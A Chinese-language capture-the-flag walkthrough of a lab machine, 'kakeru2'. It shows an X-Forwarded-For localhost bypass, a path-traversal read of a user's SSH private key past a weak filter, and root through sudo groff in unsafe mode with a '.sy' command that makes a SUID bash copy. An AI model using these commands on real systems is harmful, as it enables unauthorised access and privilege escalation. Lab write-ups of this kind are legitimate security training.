
kakeru2

1. 发现22，80端口


查看web源码，提示后门，并给了疑似用户名guayu



```
<!--
你们的“安全系统”？不堪一击。 ;)
为了方便我下次“回来看看”，我留下了点东西
-guayu
-->
```

2.目录发现

gobuster扫描出secret.php，直接访问报错，但给出“本地请求”提示。



403 Forbidden


You don't have permission to access this resource.

Maybe I only trust requests from localhost?


添加请求头，得到正常页面响应。

curl "http://172.20.10.2/secret.php" -H "X-Forwarded-For: 127.0.0.1"

并获知参数名为filename



```
┌──(kali㉿kali)-[~]
└─$ curl "http://172.20.10.2/secret.php" -H "X-Forwarded-For: 127.0.0.1"
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <title>Guayu 的秘密文件通道</title>
```




```
<body>

    <h1>Guayu 的秘密文件通道</h1>
    <div class="congrats">
        <p><span class="highlight">恭喜你</span>你成功通过了第一道验证，找到了这个由 Guayu 精心留下的后门！</p>
        <p>请小心使用，并非所有门都为你敞开...</p>
    </div>

    <p>当前识别的访问源：<span class="highlight">127.0.0.1</span> (已授权)</p>

    <div class="container">
        <h2>内部文件探测器 v2.0 </h2>

        <p>输入文件的相对路径（相对于此脚本位置）或某些特定服务的已知路径。请注意，此工具内置了一些基本的<span class="highlight">路径安全检查</
span>。</p>

        <form method="GET" action="/secret.php">
            <label for="filename">目标文件:</label>
            <input type="text" id="filename" name="filename" placeholder="例如：welcome.txt 或 config/settings.ini" autocomplete="off" value=""
>
            <input type="submit" value="[ 探测文件 ]">
        </form>
```

3.信息获取

curl "http://172.20.10.2/secret.php?filename=secret.php" -H "X-Forwarded-For: 127.0.0.1"


得知以下规则均被过滤：

```
‘/’开头
‘../’ 开头
禁止‘\’
禁止‘//’
禁止‘...’
禁止‘://’
```



```
if (isset($_GET[&#039;filename&#039;])) {
    $filename = $_GET[&#039;filename&#039;];

    if (
        substr($filename, 0, 1) === &#039;/&#039; ||
        substr($filename, 0, 3) === &#039;../&#039; ||
        strpos($filename, &#039;\\&#039;) !== false ||
        strpos($filename, &#039;//&#039;) !== false ||
            strpos($filename, &#039;...&#039;) !== false ||
            strpos($filename, &#039;://&#039;) !== false
```


curl "http://172.20.10.2/secret.php?filename=./../../../../../home/guayu/.ssh/id_rsa" -H "X-Forwarded-For: 127.0.0.1"
获得guayu用户私钥，ssh登录即可：ssh guayu@172.20.10.2 -i rsa_guayu




```
guayu@Kakeru2:~$ cat user.txt
flag{Gu4yu_g0t_th3_f1rst}
```

4.提权

sudo -l 发现groff
'-U'是非安全模式，感觉可用。




```
guayu@Kakeru2:~$ /usr/bin/groff -h
usage: /usr/bin/groff [-abceghijklpstvzCEGNRSUVXZ] [-dcs] [-ffam] [-mname] [-nnum]
       [-olist] [-rcn] [-wname] [-Darg] [-Fdir] [-Idir] [-Karg] [-Larg]
       [-Mdir] [-Parg] [-Tdev] [-Wname] [files...]

-h       print this message
-v       print version number
-e       preprocess with eqn
-g       preprocess with grn
-j       preprocess with chem
-k       preprocess with preconv
-p       preprocess with pic
-s       preprocess with soelim
-t       preprocess with tbl
-G       preprocess with grap
-J       preprocess with gideal
-R       preprocess with refer
-a       produce ASCII description of output
-b       print backtraces with errors or warnings
-c       disable color output
-dcs     define a string c as s
-ffam    use fam as the default font family
-i       read standard input after named input files
-l       spool the output
-mname   read macros tmac.name
-nnum    number first page n
-olist   output only pages in list
-rcn     define a number register c as n
-wname   enable warning name
-z       suppress formatted output
```



```
-wname  enable warning name
-z      suppress formatted output
-C      enable compatibility mode
-Darg   use arg as default input encoding.  Implies -k
-E      inhibit all errors
-Fdir   search dir for device directories
-Idir   search dir for soelim, troff, and grops.  Implies -s
-Karg   use arg as input encoding.  Implies -k
-Larg   pass arg to the spooler
-Mdir   search dir for macro files
-N      don't allow newlines within eqn delimiters
-Parg   pass arg to the postprocessor
-S      enable safer mode (the default)
-Tdev   use device dev
-U      enable unsafe mode
-V      print commands on stdout instead of running them
-Wname  inhibit warning name
-X      use X11 previewer rather than usual postprocessor
-Z      don't postprocess
```

通过AI，得知以下内容：
`.sy` 是 `roff` （groff 使用的排版语言）中的一个特定请求 **(request)** 或宏 **(macro)**，它的作用是告诉 `groff` （或者更准确地说是其核心处理程序 `troff`）将其后的字符串作为系统命令 **(system command)** 来执行。

编写以下payload，执行即可。



```
guayu@Kakeru2:~$ echo '.sy cp /bin/bash /tmp/to_root ; chmod 4755 /tmp/to_root' > /tmp/a.roff
guayu@Kakeru2:~$ sudo /usr/bin/groff -U /tmp/a.roff
guayu@Kakeru2:~$ ls -al /tmp/to_root
-rwsr-xr-x 1 root root 1168776 Jun  4 04:48 /tmp/to_root
guayu@Kakeru2:~$ /tmp/to_root -p
to_root-5.0# cat /root/root.txt
flag{c0ngr4tul4t10ns_y0u_h4v3_r00t3d_K4k3ru2!}
```